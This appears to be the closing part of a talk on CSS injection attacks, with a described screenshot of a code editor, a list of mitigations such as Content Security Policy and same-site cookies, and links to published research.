A screenshot of a code editor window, similar to the one above. The window title bar and address bar are identical. The main content area displays the code `v r secret =` followed by a vertical cursor line. A thick blue horizontal bar highlights the text `v r secret =`.

Mitigation

- Sanitization
- Content Security Policy
 - style-src
 - font-src
- Check origin/referer header
- Same-site cookie

Reference

1. https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf
2. <https://x-c3ll.github.io/posts/CSS-Injection-Primitives/>
3. <https://book.hacktricks.xyz/pentesting-web/xs-search/css-injection>
4. <https://research.securitum.com/stealing-data-in-great-style-how-to-use-css-to-attack-web-application/>
5. <https://mksben.io/cm/2021/11/css-exfiltration-svg-font.html>
6. <https://github.com/masatokinugawa/css-exfiltration-svg-font/>

Q&A